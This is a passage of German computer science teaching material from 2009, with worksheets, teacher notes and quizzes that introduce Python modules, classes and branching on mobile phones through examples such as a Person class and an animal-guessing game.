Der häufigere Fall ist derjenige, der eine bereits existente Datei voraussetzt, und sollte für die Programmrealisierung ausgewählt werden. Da der weitere Programmverlauf unabhängig von dem erfolgreichen Löschvorgang ist (bzw. somit

[1] Es sei zu kritisieren, dass das Soundobjekt nicht über einen Parameter im Konstruktor erzeugt werden kann, sondern die Klassenmethode *open*, dazu verwendet werden muss. Eine als *Bug* zu bezeichnende Designentscheidung, da der Konstruktor eine Instanz erzeugt, der im Nachhinein keine Datei zugeordnet werden kann, womit das resultierende Objekt wertlos ist.

immer dafür gesorgt ist, dass die Sounddatei nicht existiert), soll klar werden, dass Fehler grundsätzlich nicht schlecht sind und für den weiteren Verlauf ersteinmal nicht hinderlich.

3 Mögliche Weiterarbeit

- Im weiteren Verlauf ist der Zugriff auf das Dateisystem erst einmal nicht vorgesehen, weswegen die Kenntnis von Pfaden und deren Beschreibung nicht notwendig ist – der im Arbeitsblatt vorgegebene Pfad kann ohne nähere Hintergrundinformation verwendet werden. Dennoch ist dieses Thema im Sinne der Informatik wichtig und es kann je nach Interessenlage der Schülerinnen und Schüler mit Hilfe des Moduls *Dateipfade* darauf eingegangen werden.
- Bereits erwähnt wurde die Kodierung von Barcodes. Im Rahmen eines noch zu erstellenden Moduls hierzu kann erläutert werden, in welchen Bereichen des täglichen Lebens (mehrdimensionale) Barcodes vorkommen, welche Vor- und Nachteile bzw. welche Auswirkungen sie haben. Gerade bei EAN[2] und ISBN/ISSN[3] können Prüfsummen relativ leicht berechnet werden, um zum allgemeinen Thema der Kodierung (fehlererkennende Kodes) zu schwenken (CSUnplugged bzw. AbenteuerInformatik bieten dazu ebenfalls interessante Übungen an).
- Falls bei Schülerinnen und Schülern das Interesse an den Steuerungsmöglichkeiten des Telefons über die Programmiersprache geweckt wurde, können weitere Beispiele zum Ausprobieren formuliert werden. Hierbei muss verdeutlicht werden, dass die Abläufe aus informatischer Sicht (zumindest am zweiten Beispiel) recht komplex sind. Diese Quelltextbeispiele stellen also nur Daten dar, die zum Hineinschnuppern und Ausprobieren vorgestellt werden.

  Beispiel 1:

  ```
  import camera
  pic = camera.take_photo()
  pic.save("E:\\einfoto.jpg")
  ```

  Beispiel 2:

  ```
  import contacts
  db = contacts.open()
  kontakt = db[1]
  detail = kontakt[1]
  detail.value = "neu"
  ```

- Der Datentyp `str` (String/Zeichenkette) kann hier näher betrachtet werden, es muss an dieser Stelle jedoch noch nicht auf die `unicode`-Variante eingegangen werden. Auch wenn intuitiv klar ist, was Zeichenketten sind, so könnte man deutlicher machen, dass auch diese Dinge nur Objekte sind, welche bereits über verschiedene spezielle Fähigkeiten/Methoden verfügen, die durch die Programmiersprache Python vorgegeben sind.
- Gerade dann, wenn Schülerinnen und Schüler ausprobieren wollen, ist es vielleicht interessant, die Ergebnisse dieses Prozesses speichern zu können. Dies ist mit der PythonScriptShell nicht möglich, es werden höchsten einzelne Befehle mit »previous Command« abrufbar gemacht. So kommt man auf den Editor Ped zu sprechen. Dieser bietet zwar nicht die Interaktivität der Shell (außer, diese wird aus dem Programm gestartet), kann dafür aber Dateien speichern. Damit wird es natürlich ebenfalls notwendig, dass Format der Python-Dateien anzusprechen, welche im Sinne der Quelltextsammlung bei Modulen schon kurz angeklungen ist. Dies ist nicht weiter kompliziert, eventuell muss jedoch erläutert werden, dass der Interpreter die Interaktive Konsole von dem Ausführen eines Skriptes unterscheidet, indem bei einem Skript nur noch explizit die Dinge ausgegeben werden, die innerhalb der Klammern einer **`print`**-Anweisung stehen.

[2] `http://de.wikipedia.org/wiki/European_Article_Number`
[3] `http://de.wikipedia.org/wiki/ISBN`,`http://de.wikipedia.org/wiki/ISSN`

4 Genderaspekt

Bisher keine Besonderheiten gefunden, die zu berücksichtigen wären. Für mich ist jedoch besonders interessant, ob es Unterschiede es hier in der Herangehensweise von Mädchen und Jungen gibt. Ist es tatsächlich der Fall, dass Jungen eher die experimentierfreudigen sind und daher vielleicht erst einmal ohne Dokumentation herumprobieren (eventuell auch sofort die passende Methode `soundobjekt.stop()` bzw. `soundobjekt.play()` finden, die von der Bezeichnung her ja durchaus intuitiv sind)?

5 Für das Merkheft

Skript: Aneinanderreihung von einfachen Pythonbefehlen, gespeichert in einer Skriptdatei (mit der Endung `.py`).

Modul/Paket: In der Programmiersprache Python können vorgefertigte (komplexe) Quelltexte in einzelnen Dateien gesammelt werden, damit sie später in anderen Programmen wiederverwendet werden können. Diese Dateien bekommen ebenfalls die Endung `.py` und sind damit äußerlich nicht von Skriptdateien zu unterscheiden. Man bezeichnet diese Dateien als **Modul**, der Dateiname (ohne `py`-Endung) ist dabei der Modulname.

Fasst man mehrere Moduldateien in einem Verzeichnis zusammen, so spricht man von einem **Paket**. Der Name des Verzeichnis ist dabei der Paket-Name.

Häufig wird anstelle von Modulen/Pakten auch von *Bibliotheken* gesprochen.

Beispiel: Die Module `sound`, `camera` oder `contacts`

import <xxx>: Eine spezielle Python-Anweisung. Sie veranlasst den Interpreter, das Modul oder Paket mit Namen <xxx> zu laden und über ein Spezialobjekt (ein Modulobjekt) zugreifbar zu machen. Für das Spezialobjekt wird automatisch der Bezeichner <xxx> festgelegt. Mit Hilfe der Python-Anweisung **`import`** `<xxx> as <yyy>` kann anstelle des standardmäßigen Bezeichners <xxx> ein alternativer Bezeichner <yyy> angegeben werden.

Punktoperator: Mit Hilfe des Punktoperators kann auf die Attributwerte und Methoden von Objekten (auch Modulobjekten) zugegriffen werden.

Beispiel: Die `play()`, `stop()` oder `record()`-Methoden des Soundobjekts. Zugriff über `soundobjekt.play()`, die `take_photo()`-Methode des speziellen Modul-Objekts `camera`, Zugriff über `camera.take_photo()`.

Zuweisung: Mit Hilfe des Gleichheitszeichung wird unter Python ein Bezeichner für ein Objekt festgelegt.

Beispiele: `neuerbez=dasobj` oder `soundobjekt = audio.Sound.open()`

Dabei steht auf der linken Seite der neue Bezeichner (im Beispiel `neuerbez`) und auf der rechten Seite das Objekt, für welches der neue Bezeichner festgelegt werden soll (im Beispiel `dasobj`).

Man beachte: Ein richtiges Objekt kann man auf die rechte Seite gar nicht schreiben, denn Objekte sind nur durch Bezeichner zugreifbar. Auf der rechten Seite kann daher z. B. ein alter, bereits vorher festgelegter, Bezeichner stehen (im Beispiel 1 `dasobj`). Es ist aber auch möglich, dass dort ein Befehl steht, der erst noch von Python ausgeführt werden muss, der aber als Ergebnis ein konkretes Objekt hat. Im Beispiel 2 wird durch den Befehl `open()` ein neues Soundobjekt erzeugt, welches bisher keinen Bezeichner trug.

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Klassen«


Aufgabe 1


Rufen Sie sich nochmals die Modellierungsaufgabe zu Christine und Maik vom Lovelace-Gymnasium vor Augen. Die Objekte, zu denen Sie im Rahmen der Aufgabenstellung Objektkarten erstellen sollten, lassen sich in verschiedene Kategorien einteilen (**Mensch**, **Buch**, **CD**).

Was haben alle Objekte, die einer Kategorie – in der Informatik spricht man von einer **Klasse** – angehören, gemeinsam? An welchen Stellen finden sich Unterschiede?

Aufgabe 2

Genau so wie es zu Objekten jeweils eine Objektkarte gibt, die die Attribute, Methoden und Attributwerte detailliert darstellt, gibt es auch für Klassen eine Klassenkarte. Im folgenden Beispiel wird die zu den Objekten *Maik* und *Christine* eine passende Klassenkarte gezeigt. Schildern Sie die Unterschiede. Versuchen Sie eine Klassenkarte für die Buchobjekte zu erstellen.





Aufgabe 3

Die Klasse Person von der vorherigen Seite kann mit folgendem (unvollständigen) Python-Quelltext realisiert werden. Geben Sie diesen mit Hilfe des Editors Ped in Ihr Mobiltelefon ein. Speichern Sie die Datei unter einem passenden Namen und bearbeiten Sie die folgenden Aufgaben.

```
class Person:
    def __init__(self):
        print("Objekt wurde initialisiert")
    def setzeNachname(self,neu):
        self.nachname = neu
    def gibNachname(self):
        return self.nachname
```

1. Was passiert, wenn Sie das Programm ausführen (Run)? Warum?
2. Erweitern Sie das Programm so, dass ein Objekt der Klasse `Person` erzeugt wird. Damit Sie später mit diesem Objekt arbeiten könne, legen Sie den Bezeichner `lisa` für dieses Objekt fest.
   Was passiert bei der Ausführung? Warum?
3. Aktivieren Sie in Ihrem Programm – direkt nachdem Sie das Objekt `lisa` erzeugt haben – die Methode (Anfrage) `gibNachname()`.
   Warum wird bei der Ausführung eine Fehlermeldung angezeigt? Wie kann man die Fehlermeldung beseitigen?
4. Mit `lisasnachname = lisa.gibNachname()` wird ein weiterer Bezeichner für den Nachnamen des Objektes `lisa` festgelegt.
   Was bewirkt der Befehl `print(lisasnachname)`? Geben Sie mindestens eine weitere Möglichkeiten an, wie sie das gleiche Ergebnis erreichen können. Finden Sie mehr als nur eine?
5. Es ist in der Informatik üblich, für alle Attribute `setze`- bzw. `gib`-Methoden zu formulieren. Die verbesserte Klassenkarte ist auf der nächsten Seite gezeigt. Vervollständigen Sie jetzt Ihr Programm so, dass alle auf dieser Klassenkarte geforderten Methoden implementiert sind. Testen Sie jede Methode!

Person
Vorame : Zeichenkette Nachname : Zeichenkette Alter : Zahl
! setzeNachname(neu : Zeichenkette) ? gibNachname() : Zeichenkette ! setzeVorname(neu : Zeichenkette) ? gibVorname() : Zeichenkette ! setzeAlter(neu : Zahl) ? gibAlter() : Zahl

6. Implementieren Sie eine Methode (Anfrage) `gibName()`, die sowohl Vor- als auch Nachnamen (getrennt mit einem Leerzeichen) zurückgibt. Wie sieht die Zeile aus, die zur Klassenkarte der Klasse `Person` hinzugefügt werden muss?

   Hinweis: Zwei oder mehr Zeichenketten können aneinandergehängt (**konkateniert**) werden, indem zwischen sie ein `+` gesetzt wird.


7. Erzeugen Sie ein weiteres Objekt `maik` und geben Sie den Attributen passende Anfangswerte (insbesondere andere Vor- und Nachnamen als bei `lisa`). Mit welchem Befehl ist es möglich, den Objekten `lisa` und `maik` die gleichen Nachnamen zu geben (weil sie vielleicht gerade geheiratet haben)?

8. In der Klassenkarte ist notiert, dass das Attribut `Alter` eine Zahl ist. Was geschieht, wenn Sie `lisa.setzeAlter("gruen")` befehlen? Wie erklären Sie sich das Verhalten?

Aufgabe 4

Vor der Einführung des Klassen-Begriffes wurde haben Sie schon ein Programm geschrieben, so dass das Mobiltelefon als Diktiergerät genutzt werden konnte.

Diktiergeräte auf Mobiltelefonen können jedoch ebenfalls als Klasse aufgefasst werden, eine passende Klassenkarte ist auf der nächsten Seite zu sehen.



Implementieren Sie alle Methoden dieser Klasse und testen Sie sie auf Ihre Funktionalität.

Zusatzfrage: Überlegen Sie, warum die Methoden `setzeSoundobjekt` bzw. `gibSoundobjekt` bewusst weggelassen wurden. Warum beginnt `_sobj` mit einem Unterstrich?

Matthias Heming 25. November 2009

Hinweise zur Phase »Klassen«

1 Kompetenzformulierung

Schülerinnen und Schüler . . .

- unterscheiden Objekte und Klassen. Klassen werden dabei als Kategorie erkannt, der Objekte zugehörig sind. Klassenbeschreibungen werden als Baupläne für Objekte festgehalten.
- nutzen einen Konstruktor zur Erzeugung von Objekten und initialisieren diese passend.
- unterscheiden Anfragen und Aufträge und implementieren solche selbstständig.
- unterscheiden intuitiv private und öffentliche Attribute (optional).

2 Detaillierte Zielsetzung

Das Arbeitsblatt ist gliedert sich in zwei Abschnitte. Die erste Seite ist hauptsächlich theoretischer Natur. Ohne näher auf die Konstruktionstechniken von Klassen(karten) einzugehen, werden Schülerinnen und Schüler »ins kalte Wasser geworfen«. Durch die Erstellung einer Klassenkarte für die Klasse *Buch* kann der Erfolg der Maßnahme geprüft werden.
Im nächsten Abschnitt wird hauptsächlich getippt. Die Implementierung eigener Methoden kann teilweise in Analogie zum vorgegebenen Quelltext stattfinden, ohne Kenntnis über die informatischen Hintergründe. Einige Elemente – wie z. B. der Aufruf eines Konstruktors – sind jedoch nicht auf dem Arbeitsblatt angegeben. Damit soll deutlich gemacht werden, dass dieses Arbeitsblatt nicht für sich alleine steht, sondern nur im regen Kontakt mit der Lehrkraft bearbeitet werden kann. Es sollten während der Bearbeitung des Arbeitsblattes einzelne Phasen eingestreut werden, die Begrifflichkeiten/-Techniken (Konstruktoren, Anfragen/Aufträge, das Wort *self*, Konkatenation, . . .) näher erläutern. Zur Ergebnissicherung bieten sich hier Einträge im Merkheft an, auf die später zurückgegriffen werden kann.
Da im Internet häufig Fehlinterpretationen formuliert sind, wird an dieser Stelle explizit darauf hingewiesen, dass die Methode `__init__(self,...)` **kein** Konstruktor ist. Wie der Name bereits andeutet, wird diese Methode mit der Intention genutzt, das bereits konstruierte/erzeugte Objekt zu initialisieren. Mit dem tatsächlichen Konstruktor `__new__` wird man als Anwender in nur sehr speziellen Fällen überhaupt konfrontiert, ein entsprechend künstliches Konstrukt, in welchem den Konstruktor überladen wird, um eine passende Ausgabe zu erzeugen, ist im Folgenden beschrieben[1].

```
class Beispiel(object):
    def __new__(cls):
        print("Konstruktor aufgerufen")
        instance = object.__new__(cls)
        cls.__init__(instance)
    def __init__(self):
        print("Objekt wird initialisiert")
        self.name = "blabla"
```

[1] Detaillierter unter `http://docs.python.org/reference/datamodel.html` – zuletzt geprüft am 15. Oktober 2009

Ebenfalls soll an dieser Stelle darauf hingewiesen werden, dass der Aufruf **`del x`** nicht direkt den Aufruf der Methode `x.__del__` (dem Destruktor) zur Folge hat. Die Anweisung **`del x`** löscht den Bezeichner `x` für das dahinterliegende Objekt. Falls aber noch andere Referenzen auf dieses Objekt bestehen, wird `__del__` noch nicht aufgerufen. Bei zyklischen Referenzen kann dieses problematisch werden.
Die letzte Aufgabe greift das bereits bekannte Beispiel des Diktiergerätes auf. Es kann dazu genutzt werden, das mit der vorherigen Aufgabe gelernte zu wiederholen und damit zu festigen. In der nächsten Phase soll anhand dieses Beispiel das Thema von Zuständen und Verzweigungen verdeutlicht werden. Dieses Beispiel wurde aufgrund des Wiedererkennungseffektes und der Einfachheit des Zugangs zu Zuständen/Verzweigungen gewählt.

3 Mögliche Weiterarbeit

Die letzte Frage wirft das Thema der Zugriffsspezifikationen auf. Ohne näher auf die Begrifflichkeiten einzugehen, können Attribute, die *für Außenstehende* wichtig sind, von denen, die nur *für den Programmierer der Klasse* wichtig sind, unterschieden werden. Es ist für den Verlauf des weiteren Unterrichts hier noch nicht notwendig, diese Unterscheidung zu treffen, die Bearbeitung dieser Aufgabe ist daher optional. Falls sie dennoch bearbeitet wird, ist zu überlegen, ob auch auf das *Private Name Mangling* eingegangen wird, welches einen Bezeichner `__foo` innerhalb der Klasse `Bar` in den Bezeichner `_Bar__foo` übersetzt.


4 Genderaspekt

Bisher keine Besonderheiten gefunden, die zu berücksichtigen wären.

5 Für das Merkheft

Bei der Entwicklung von Klassen treffen wir folgende Abmachungen:

- Klassennamen beginnen immer mit einem großen Buchstaben
- Attribute und Methoden beginnen immer mit einem kleinen Buchstaben
- Bei Klassenkarten werden Klassenname, Attribute und Methoden wie folgt angeordnet:



Klasse: Einen Bauplan oder Schablone, nachdem sich stark ähnelnde Objekte erstellt werden können.

Konstruktor: Eine Methode, die aufgerufen wird, um nach dem vorgegebenen Bauplan tatsächlich ein Objekt zu erstellen. In Python sorgt der Konstruktor nur für die technischen Hintergründe, die für die interne Objektverwaltung notwendig sind. Vor der tatsächlichen Nutzung müssen eventuell noch Attribute initialisiert werden.

Hinweis: In anderen Programmiersprachen wird der Konstruktor häufig mit der Initialisierung zusammengefasst.

Initialisierung: Nachdem der Konstruktor die Hintergrundarbeit zur Objekterzeugung geleistet hat, können – falls notwendig – Startwerte für die Attribute des neuen Objektes eingestellt werden. Dies geschieht durch die automatisch aufgerufene Methode `__init__`. Falls keine Initialisierung benötigt wird, keine die Methode bei eigenen Klassen auch weggelassen werden.

Objekterzeugung: Durch den Aufruf von `x = Klassenname()` wird automatisch zuerst der Konstruktor für die Klasse `Klassenname` und dann die Initialisierungsmethode (falls eine definiert wurde) aufgerufen. Danach ist das fertige Objekt über den Bezeichner `x` zugreifbar.

Destruktor: Eine Methode zur kontrollierten Löschung eines Objektes. Python hat hierfür eine automatische Müllabfuhr (*garbage collector*), der nicht mehr benötigte Objekte automatisch entsorgt.

Anfrage: Eine Methode, die vorgegebene Befehle abarbeitet und am Ende ein Objekt als Ergebnis der Arbeit zurückgibt (engl. **`return`**). Eine solche Methode wird im Klassendiagramm mit einem Fragezeichen vor dem Bezeichner gekennzeichnet.

Auftrag: Eine Methode, die auch vorgegebene Befehle abarbeitet, jedoch am Ende nichts zurückgibt. Sie wird im Klassendiagramm mit einem Ausrufezeichen vor dem Bezeichner gekennzeichnet.
Achtung: Die Programmiersprache Python sieht vor, dass jede Funktion/Methode ein Objekt an denjenigen zurückgibt, der sie aufgerufen hat. Möchte man kennzeichnen, dass eigentlich »nichts« zurückgegeben werden soll, so wird das Spezialobjekt `None` dazu genutzt. Bei dem Implementieren eigener Methoden darf **`return`** `None` aber der Einfachheit halber weggelassen werden.

self: Steht in der Klassenbeschreibung stellvertretend für das Objekt, von welchem eine bestimmte Methode im späteren Programmverlauf tatsächlich aufgerufen wird.

Konkatenation: Bezeichnet das Eineinanderhängen von Wörtern bzw. Buchstaben zu einer längeren Zeichenkette. In Python kann dies durch ein `+` befohlen werden.
Beispiel: Ist mit `y = "Welt"` bereits eine Zeichenkette mit dem Bezeichner `y` bekannt, so wird mit

```
x = "Hallo"+"␣"+y
```

ein neues Zeichenketten-Objekt erstellt (mit dem Bezeichner `x` versehen), welches der Zeichenkette `"Hallo␣Welt"` entspricht.

Matthias Heming 25. November 2009

Lernzielkontrolle zum Thema »Klassen«

Aufgabe 1

Genau wie Objektkarten, sind auch Klassenkarten in drei Abschnitte unterteilt. In welche?

Aufgabe 2

Die Aktionen (Methoden) einer Klasse, lassen sich in **Aufträge** und **Anfragen** unterteilen. Geben Sie die zentralen Unterschiede dazwischen an. Wie werden Aufträge und Anfragen in auf der Klassenkarte unterschieden?

Aufgabe 3

Erläutern Sie die Aufgabe eines **Konstruktors**. Welche Bedeutung hat die Methode `__init__` bei der Erstellung von Objekten?

Aufgabe 4

Es wurde bisher folgende Klassenkarte erarbeitet. Ergänzen Sie die noch fehlenden `setze...` und `gib...` Methoden.

Kurs
`fachlehrerIn : Zeichenkette` `bezeichnung : Zeichenkette`

Aufgabe 5

Geben Sie an, wie sie die Methoden `gibBezeichnung` und `setzeBezeichnung` implementieren.

Aufgabe 6

Mit welchen Befehlen können für die Englischkurse bei Herr Meier und Frau Schultz passende Kurs-Objekte angelegt werden?

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Verzweigungen«


Mit Hilfe des Programms *Tiereraten* soll das Mobiltelefon in die Lage versetzt werden, durch Nachfragen herauszufinden, welches Tier sich die Nutzerin bzw. der Nutzer vorgestellt hat.

Aufgabe 1

- Wieviele verschiedene Tiere kann das Programm erraten, ohne dass Sie zu Beginn eine Datei laden?
- Nehmen wir an, Sie bekommen eine Datei zur Verfügung gestellt und bei einem Probedurchlauf werden Ihnen acht Fragen gestellt. Wieviele Tiere kennt das Programm damit mindestens?

Aufgabe 2

Sie laden die Datei `simpleAnimaltree2.xml` bei Programmstart. Stellen Sie die enthaltenen Daten grafisch dar. Verwenden Sie das folgende Beispiel als Anregung.



Aufgabe 3

- Sie erweitern die Daten um (mindestens) eine weitere Tierart. Wie muss eine Frage formuliert sein, damit Sie sich sauber in das Spielkonzept einbettet?
- Wieviele Tierarten können höchstens erraten werden, wenn maximal 10 Fragen erlaubt sind?

Aufgabe 4

Sie wollen Tiere mit zwei, vier, sechs und acht Beinen unterscheiden. Als Antwortmöglichkeiten stehen aber nur *Ja* und *Nein* zur Verfügung. Wie gehen Sie vor?

Aufgabe 5

Erstellen Sie selbst ein einfaches Programm, welches ebenfalls Tierarten erraten kann. Dabei müssen die Fragen **nicht** innerhalb des Programms **erweiterbar** sein, sondern von Ihnen fest vorgegeben. Ihr Programm soll **mindestens vier Tiere unterscheiden** können.


Das `appuifw`-Modul stellt eine Methode zur Verfügung, die von dem Nutzer bzw. der Nutzerin eine Bestätigung erfragt. Wird die Meldung bestätigt, so wird eine `1` zurückgegeben, wird stattdessen der Softkey zum Abbruch gedrückt, wird `None` zurückgegeben.

```
antwort = appuifw.query(u"Willst␣du␣wirklich?","query")
```

Mit Hilfe einer Programmiersprache kann eine **Bedingung** überprüft werden. Ist die Bedingung erfüllt, reagiert das Programm anders, als wenn diese nicht erfüllt ist (**Verzweigung** des Programmablaufs).

```
if antwort == 1:
  appuifw.note(u"Schoen.")
else:
  appuifw.note(u"Dann␣nicht.")
```

Stellen Sie vor der Programmierung die von Ihnen benötigten Verzweigungen mit Hilfe eines **Struktogramms** dar. Für das hier gezeigte Beispiel würde ein Struktogramm wie folgt aussehen:



Aufgabe 6

Die Frage nach der Anzahl der Beine kann – wie oben gezeigt – durch Entscheidungsfragen umgesetzt werden. Man kann diese aber auch als Zahl von der Benutzerin bzw. dem Benutzer erfragen. Die Methode `query` aus der letzten Aufgabe bekommt dazu einen anderen Parameter.

```
antwort = appuifw.query(u"Wieviele␣Beine?","number")
```

Stellen Sie in einem Struktogramm dar, wie ein Programm auf unterschiedliche Eingaben der Benutzerin bzw. des Benutzers reagieren soll. Setzen Sie diese Ausschnitt dann innerhalb Ihres Programm der vorherigen Aufgabe um.

Matthias Heming 25. November 2009

Hinweise zur Phase »Verzweigungen«

1 Kompetenzformulierung

Schülerinnen und Schüler . . .

- nutzen Verzweigungen zur Untersuchung von Eingabedaten.
- nutzen Struktogramme zur Visualisierung von Programmabläufen mit Verzweigungen.
- führen Mehrfachverzweigungen auf mehrere aufeinanderfolgende einfache Verzweigungen zurück.
- unterscheiden Abfragen auf der Ebene der Benutzungsschnittstelle und der Programmiersprache.

2 Detaillierte Zielsetzung

In Form des *Tiereraten*-Programms werden Verzweigungen als unterschiedliche Abläufe einer Spielrunde eingeführt. Die zugrunde liegenden Daten des Programms, die durch das Laden entsprechender XML-Dateien variiert werden können, werden dabei als eine Art binärer Suchbaum interpretiert, der nicht unbedingt balanciert sein muss. Intuitiv wird bereits auf eine Unterscheidung zwischen inneren Knoten und Blättern hingearbeitet, da die zu stellenden Fragen immer in inneren Knoten und die resultierenden Tierarten immer als Blätter vorkommen.
Analog zur bedingten Anweisung innerhalb der Programmiersprache, kann das Programm nur erweitert werden, wenn die zu verwendenden Fragen auf Entscheidungsfragen reduziert werden. Schülerinnen und Schüler sollen jedoch erkennen, dass dieses keine tatsächliche Einschränkung darstellt. Fragen mit mehreren Antwortmöglichkeiten können durch geeignete Umformulierungen auf mehrere Entscheidungsfragen zurückgeführt werden..
Selbst ein vorgegebenes Programm nachzuprogrammieren, ist höchst wahrscheinlich nur für wenige Schülerinnen und Schüler motivierend. Dennoch soll dies innerhalb der fünften Aufgabe geschehen, um sich mit der praktischen Umsetzung der Verzweigung auf der Ebene der Programmiersprache auseinanderzusetzen.
In der folgenden Aufgabe werden nun jedoch die Benutzungsschnittstelle von der Programmierebene getrennt. Während die Fragestellungen an der Benutzungsschnittstelle durchaus komplexer werden und nicht nur ja/nein als Antwort erwarten, bleibt die Bearbeitung der Daten auf der Ebene der Programmiersprache dieselbe.
Zur Visualisierung werden Struktogramme Programmablaufplänen vorgezogen. Struktogramme sind näher an der Implementierung, Programmablaufpläne verführen schnell dazu, Sprungbefehle umsetzen zu wollen. Durch die zweite Aufgabe soll jedoch deutlich werden, dass es nicht nur diese eine mögliche Darstellungsform gibt.

3 Mögliche Weiterarbeit

Die Datenspeicherung des *Tiereraten*-Programms geschieht in Form einer XML-Datei. Wenn auch der bisherige Exportmechanismus keine Einrückung berücksichtigt und deswegen nur schwer lesbar ist, so können dennoch eigene XML-Dateien erzeugt werden bzw. welche mit Einrückung zur Modifikation vorgegeben werden.


Damit demonstriert dieses Programm, wie XML als Beschreibungssprache nach international festgelegten Normen zur eigenen Datenstrukturierung personalisiert werden kann. Die passende *Documenttype Definition* ist online zugänglich und bewusst sehr einfach gefasst.
